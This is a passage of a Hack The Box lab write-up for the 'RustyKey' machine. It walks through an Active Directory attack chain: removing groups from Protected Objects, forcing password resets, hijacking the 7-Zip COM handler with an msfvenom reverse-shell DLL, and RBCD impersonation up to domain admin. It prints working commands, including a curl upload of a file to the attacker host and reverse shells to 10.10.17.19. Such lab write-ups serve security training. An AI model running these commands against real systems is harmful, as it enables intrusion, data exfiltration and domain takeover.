Members of IT group were a part of Remote Management Users. bb.morgan being a part of IT should be able to winrm into the box.
Apparently, this was not the case, and we got a KDC_ERR_ETYPE_NOSUPP error while logging in. This actually made sense, because IT was also a part of Protected Objects group.
As we saw earlier, members of Protected Users can only use AES as the algorithm for Kerberos preauthentication. Somehow, the DC was falling back to an algorithm which was not AES, hence the error KDC_ERR_ETYPE_NOSUPP which meant "encryption type is not supported".
We understood the problem, now how to get around it?
Remeber, we also had a AddMember ACL on Protected Objects group. It might seem that with AddMember edge we should only be able to add members to Protected Objects group.
We researched on this for sometime to find that the AddMember edge reflects the WriteProperty on the group's Member property. As we could write to the complete property itself, we should also be able to remove members from the group, not only just add it.
nz@pwnland:~/Documents/htb/rustykey$ bloodyad -u 'it-computer3$' -p 'Rusty88!' -k -d rustykey.htb --host dc.rustykey.htb remove groupMember "Protected Objects" IT
[+] IT removed from Protected Objects
We confirmed this by running bloodyAD to remove IT from Protected Objects.
nz@pwnland:~/Documents/htb/rustykey$ ~/Documents/Tools/winrmexec/venv/bin/python ~/Documents/Tools/winrmexec/winrmexec.py -k -no-pass 'rustykey.htb/bb.morgan:Password123!'@dc.rustykey.htb
'prompt_toolkit' not installed, using built-in 'readline'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] '-target_ip' not specified, using dc.rustykey.htb
[*] '-port' not specified, using 5985
[*] '-url' not specified, using http://dc.rustykey.htb:5985/wsman
[*] '-spn' not specified, using HTTP/dc.rustykey.htb@rustykey.htb
[*] '-dc-ip' not specified, using rustykey.htb
[*] requesting TGT for rustykey.htb\bb.morgan
[*] requesting TGS for HTTP/dc.rustykey.htb@rustykey.htb
PS C:\Users\bb.morgan\Documents> $env:username
bb.morgan
PS C:\Users\bb.morgan\Documents> $env:computername
DC
PS C:\Users\bb.morgan\Documents>
We eventually got shell as bb.morgan.
Privilege escalation
Internal enumeration
PS C:\Users\bb.morgan\Desktop> ls


    Directory: C:\Users\bb.morgan\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         6/4/2025   9:15 AM           1976 internal.pdf
-ar---        8/12/2026   3:41 PM             34 user.txt


PS C:\Users\bb.morgan\Desktop> curl.exe -X POST -F "files=@C:\Users\bb.morgan\Desktop\internal.pdf" http://10.10.17.19:8080/upload
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
System.Management.Automation.RemoteException
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
100  2184    0     0  100  2184      0   2003  0:00:01  0:00:01 --:--:--  2005
PS C:\Users\bb.morgan\Desktop>
We found a internal.pdf file. The keyword internal made it juicy.

This was a bit cryptic to me, so i used Gemini to simplify the semantic meaning:
  Based on the analysis of internal.pdf, here are the facts gathered:

  ### ✉️ Document Overview & Metadata

  • Document Type: Internal Memo (Email format)
  • Sender: BB Morgan (bb.morgan@rustykey.htb), IT Department
  • Recipient: Support Team (support-team@rustykey.htb)
  • Subject: Support Group - Archiving Tool Access
  • Date: Mon, 10 Mar 2025 14:35:18 +0100
  • Domain: rustykey.htb
  • PDF Producer: PyFPDF 1.7.2 (1-page document)
  ──────
  ### 📝 Key Facts & Content

  1. Temporary Extended Access:
      • The Support group has been temporarily granted extended access to test and troubleshoot file archiving (extraction/compression) features across shared workstations.
  2. Target Departments & Issues:
      • The access was granted to resolve support tickets related to extraction/compression issues reported by the Finance and IT teams.
  3. System & Registry Adjustments:
      • Newer operating systems handle context menu actions differently, leading to expected registry-level adjustments during this rollout phase.
  4. Operational Guidelines:
      • Support team members are instructed not to make unrelated changes to system components while extended access is active.
      • Permission changes are logged and will be reverted/rolled back once the archiving utility is stabilized across environments.
      • Access errors or missing shell actions should be reported directly to DevOps.
Key takeaways:
Supportusers had some extended access on this box. We had control over such useree.reed.- This was related to some sort of compression/extraction utility. We also saw
7-Zipinstalled insideProgram Files. - The access could be related to
registry keysandcontext menus.
Shell as ee.reed
nz@pwnland:~/Documents/htb/rustykey$ bloodyad -u 'it-computer3$' -p 'Rusty88!' -k -d rustykey.htb --host dc.rustykey.htb set password ee.reed 'Password123!'
[+] Password changed successfully!
Helpdesk could change the password of ee.reed forcefully.
nz@pwnland:~/Documents/htb/rustykey$ bloodyad -u 'it-computer3$' -p 'Rusty88!' -k -d rustykey.htb --host dc.rustykey.htb remove groupMember "Protected Objects" Support
[+] Support removed from Protected Objects
We also needed to remove Support group off the Protected Objects group for shell access.
PS C:\ProgramData> .\runascs.exe ee.reed Password123! powershell -r 10.10.17.19:9002
[*] Warning: User profile directory for user ee.reed does not exists. Use --force-profile if you want to force the creation.
[*] Warning: The logon for user 'ee.reed' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-bd77e$\Default
[+] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 4472 created in background.
ee.reed could not winrm into the box, so we had to use RunasCs to get an interactive shell.
nz@pwnland:~/Documents/htb/rustykey$ rlwrap nc -nlvp 9002
listening on [any] 9002 ...
connect to [10.10.17.19] from (UNKNOWN) [10.129.47.104] 65309

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
cd C:\ProgramData
PS C:\Windows\system32>
COM Object Hijacking
PS C:\Program Files\7-Zip> Get-Acl "HKLM:\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32" | Format-List


Path   : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-00010002
         0000}\InprocServer32
Owner  : BUILTIN\Administrators
Group  : RUSTYKEY\Domain Users
Access : APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadKey
         BUILTIN\Administrators Allow  FullControl
         CREATOR OWNER Allow  FullControl
         RUSTYKEY\Support Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Users Allow  ReadKey
Audit  :
Sddl   : O:BAG:DUD:AI(A;CIID;KR;;;AC)(A;ID;KA;;;BA)(A;CIIOID;KA;;;CO)(A;CIID;KA;;;S-1-5-21-3316070415-896458127-41393220
         52-1132)(A;CIID;KA;;;SY)(A;CIIOID;KA;;;BA)(A;CIID;KR;;;BU)
As a member of Support, we had full control over the registry key \SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32.
After some googling, we also found that the ClsId {23170F69-40C1-278A-1000-000100020000} is related to a COM object created by 7-Zip installation.
PS C:\Program Files\7-Zip> reg query "HKLM\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32"

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
    (Default)    REG_SZ    C:\Program Files\7-Zip\7-zip.dll
    ThreadingModel    REG_SZ    Apartment
But what does this actually mean?
When 7-Zip is installed, it registers a COM object as a shell extension so that Windows Explorer knows to show the 7-Zip context menu when we right-click on files and folders.
The registry key InprocServer32 tells Windows which DLL to load when this COM object is invoked. By default, it points to C:\Program Files\7-Zip\7-zip.dll.
 [Image taken from decoder.cloud]
Since we had full control over this registry key as a member of Support, we could point InprocServer32 to a malicious DLL instead.
The next time Windows Explorer loads the 7-Zip context menu handler, it would load our DLL instead of the legitimate one - executing our payload in the context of whatever user triggered it.
One thing worth noting: we used Registry::HKCR in PowerShell to modify the key. HKCR (HKEY_CLASSES_ROOT) is a merged view of HKLM\SOFTWARE\Classes and HKCU\SOFTWARE\Classes. Writing to HKCR effectively writes to HKLM\SOFTWARE\Classes, which is the system-wide COM registration. This meant our change would affect every user on the system, not just our own session.
nz@pwnland:~/Documents/htb/rustykey$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.17.19 LPORT=9001 -f dll -o revs.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
Saved as: reverse.dll
PS C:\ProgramData> Set-ItemProperty "Registry::HKCR\CLSID\{23170F69-40C1-278A-1000-000100020000}\InProcServer32" -Name "(default)" -Value "C:\programdata\revs.dll"
Set-ItemProperty "Registry::HKCR\CLSID\{23170F69-40C1-278A-1000-000100020000}\InProcServer32" -Name "(default)" -Value "C:\programdata\revs.dll"
PS C:\ProgramData> reg query "HKLM\SOFTWARE\WOW6432Node\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32"
reg query "HKLM\SOFTWARE\WOW6432Node\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32"

HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
    (Default)    REG_SZ    C:\programdata\revs.dll
    ThreadingModel    REG_SZ    Apartment

PS C:\ProgramData>
We created a msfvenom payload, and transferred it to the box. Then we modified the registry key and were waiting for someone to take our bait.
nz@pwnland:~/Documents/htb/rustykey$ rlwrap -cAr nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.17.19] from (UNKNOWN) [10.129.47.104] 65311
Microsoft Windows [Version 10.0.17763.7434]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows>set username
set username
USERNAME=mm.turner

C:\Windows>set computername
set computername
COMPUTERNAME=DC

C:\Windows>
After sometime, we got shell as mm.turner.
We were not sure who would trigger our payload - we just knew that someone on the box was interacting with files in a way that loaded the 7-Zip shell extension.
Turns out it was mm.turner, a member of DelegationManager. This was a fortunate catch, because as we saw in our hound enumeration, DelegationManager had AddAllowedToAct rights over the DC. We just went from a support user to having RBCD capabilities on the domain controller in a single hop.
Unconstrained delegation to full domain compromise
mm.turner being a member of DelegationMember could setup a way for Resource Based Constrained Delegation attack.
nz@pwnland:~/Documents/htb/rustykey$ nxc ldap 10.129.47.104 -u rr.parker -p '8#t5HE8L!W3A' -k -M maq
LDAP        10.129.47.104   389    DC               [*] None (name:DC) (domain:rustykey.htb) (signing:None) (channel binding:No TLS cert) (NTLM:False)
LDAP        10.129.47.104   389    DC               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
MAQ         10.129.47.104   389    DC               [*] Getting the MachineAccountQuota
MAQ         10.129.47.104   389    DC               MachineAccountQuota: 0
The MachineAccountQuota was set to 0 for every user - meaning we could not add a computer account for delegation.
Can it stop us? Definitely NOT. We already compromised a computer account IT-Computer3$ that could be leveraged for delegation.
PS C:\ProgramData> $comps = 'it-computer3$'
$comps = 'it-computer3$'
PS C:\ProgramData> Set-ADComputer -Identity dc -PrincipalsAllowedToDelegateToAccount $comps
Set-ADComputer -Identity dc -PrincipalsAllowedToDelegateToAccount $comps
PS C:\ProgramData>
With the in-built ActiveDirectory powershell module, we set up the msDS-AllowedToActOnBehalfOfOtherIdentity attribute that allowed IT-Computer3$ to delegate credentials to the DC.
nz@pwnland:~/Documents/htb/rustykey$ bloodyad -u 'it-computer3$' -p 'Rusty88!' -k -d rustykey.htb --host dc.rustykey.htb get object 'dc$' --resolve-sd

distinguishedName: CN=DC,OU=Domain Controllers,DC=rustykey,DC=htb
accountExpires: 9999-12-31 23:59:59.999999+00:00
badPasswordTime: 1601-01-01 00:00:00+00:00
badPwdCount: 0
cn: DC
codePage: 0
countryCode: 0
dNSHostName: dc.rustykey.htb
dSCorePropagationData: 2024-12-27 08:57:08+00:00
instanceType: 4
isCriticalSystemObject: True
lastLogoff: 1601-01-01 00:00:00+00:00
lastLogon: 2026-08-16 20:56:41.027948+00:00
lastLogonTimestamp: 2026-08-16 20:51:15.824050+00:00
localPolicyFlags: 0
logonCount: 163
msDFSR-ComputerReferenceBL: CN=DC,CN=Topology,CN=Domain System Volume,CN=DFSR-GlobalSettings,CN=System,DC=rustykey,DC=htb
msDS-AllowedToActOnBehalfOfOtherIdentity.Owner: BUILTIN_ADMINISTRATORS
msDS-AllowedToActOnBehalfOfOtherIdentity.Control: DACL_PRESENT|SELF_RELATIVE
msDS-AllowedToActOnBehalfOfOtherIdentity.ACL.Type: == ALLOWED ==
msDS-AllowedToActOnBehalfOfOtherIdentity.ACL.Trustee: S-1-5-21-3316070415-896458127-4139322052-1125
msDS-AllowedToActOnBehalfOfOtherIdentity.ACL.Right: GENERIC_ALL
msDS-AllowedToActOnBehalfOfOtherIdentity.ACL.ObjectType: Self
We could verify this with bloodyAD.
nz@pwnland:~/Documents/htb/rustykey$ impacket-getTGT -dc-ip 10.129.47.104 'rustykey.htb/IT-Computer3$:Rusty88!'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in IT-Computer3$.ccache

nz@pwnland:~/Documents/htb/rustykey$ export KRB5CCNAME=IT-Computer3\$.ccache
We requested for a TGT for the computer account.
But wait! who do we impersonate? The obvious choice would be Administrator, but AD has a flag called AccountNotDelegated (also known as "Account is sensitive and cannot be delegated") that prevents a user from being impersonated via delegation mechanisms like S4U2Proxy.
We checked this for Administrator and found it was set to True - meaning delegation-based impersonation was blocked. However, backupadmin, another member of the Administrators group, did not have this flag set. This made backupadmin our target for impersonation.
nz@pwnland:~/Documents/htb/rustykey$ impacket-getST 'rustykey.htb/IT-COMPUTER3$' -k -no-pass -spn 'http/DC.rustykey.htb' -impersonate backupadmin
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating backupadmin
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in backupadmin@http_DC.rustykey.htb@RUSTYKEY.HTB.ccache

nz@pwnland:~/Documents/htb/rustykey$ export KRB5CCNAME=backupadmin@http_DC.rustykey.htb@RUSTYKEY.HTB.ccache
Then we used the TGT to request a TGS for HTTP service impersonating backupadmin.
nz@pwnland:~/Documents/htb/rustykey$ ~/Documents/Tools/winrmexec/venv/bin/python ~/Documents/Tools/winrmexec/winrmexec.py -k -no-pass dc.rustykey.htb
'prompt_toolkit' not installed, using built-in 'readline'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] '-target_ip' not specified, using dc.rustykey.htb
[*] '-port' not specified, using 5985
[*] '-url' not specified, using http://dc.rustykey.htb:5985/wsman
[*] using domain and username from ccache: rustykey.htb\backupadmin
[*] '-spn' not specified, using HTTP/dc.rustykey.htb@rustykey.htb
[*] '-dc-ip' not specified, using rustykey.htb
PS C:\Users\backupadmin\Documents> $env:username
backupadmin
PS C:\Users\backupadmin\Documents> $env:computername
DC
PS C:\Users\backupadmin\Documents>
We then used the TGS to get interactive shell over winrm as Domain Admin.
Fully compromised!
Beyond root
We were struggling a lot while getting the shell as mm.turner. Even though we did everything right, the reverse shell was just not coming up.
PS C:\Users\Administrator\Links> cat script_01.ps1
Get-Process explorer | Stop -Process -Force
Get-Process rundll32 | Stop-Process -Force

$username = "rustykey.htb\mm.turner"
$password = 'SNIP'
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential($username, $securePassword)
$process = Start-Process -FilePath "C:\Windows\explorer.exe" -Credential $credential -WorkingDirectory "C:\Windows\" -PassThru -WindowStyle Hidden

sleep 4

reg add "HKLM\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32" /ve /t REG_SZ /d "C:\Program Files\7-Zip\7-zip.dll" /f
Now we could see the problem. It was a race with time. The time window was 4 seconds which was really small for most of the payloads to trigger a reverse shell. We found the msfvenom shell to be small and light enough to trigger within that time frame.
So, it was just a cleanup script problem - but it was sure a real pain!
Conclusion
This was a solid box that tested our understanding of several AD concepts - Timeroasting, Protected Users restrictions, ACL abuse chains, COM object hijacking, and RBCD. Each step built on the previous one, and the box did a great job of simulating a realistic AD environment where multiple attack primitives had to be chained together.
The biggest takeaway for us was the COM hijacking race condition. We had the right approach from the start, but spent a lot of time going down rabbit holes trying to figure out why the DLL was not loading - custom proxy DLLs, export forwarding, architecture mismatches, AppLocker checks - when in reality, it was just a 4-second cleanup window that kept resetting our work. A simple msfvenom DLL was all it took.
Thank you for reading this far. See you in the next one!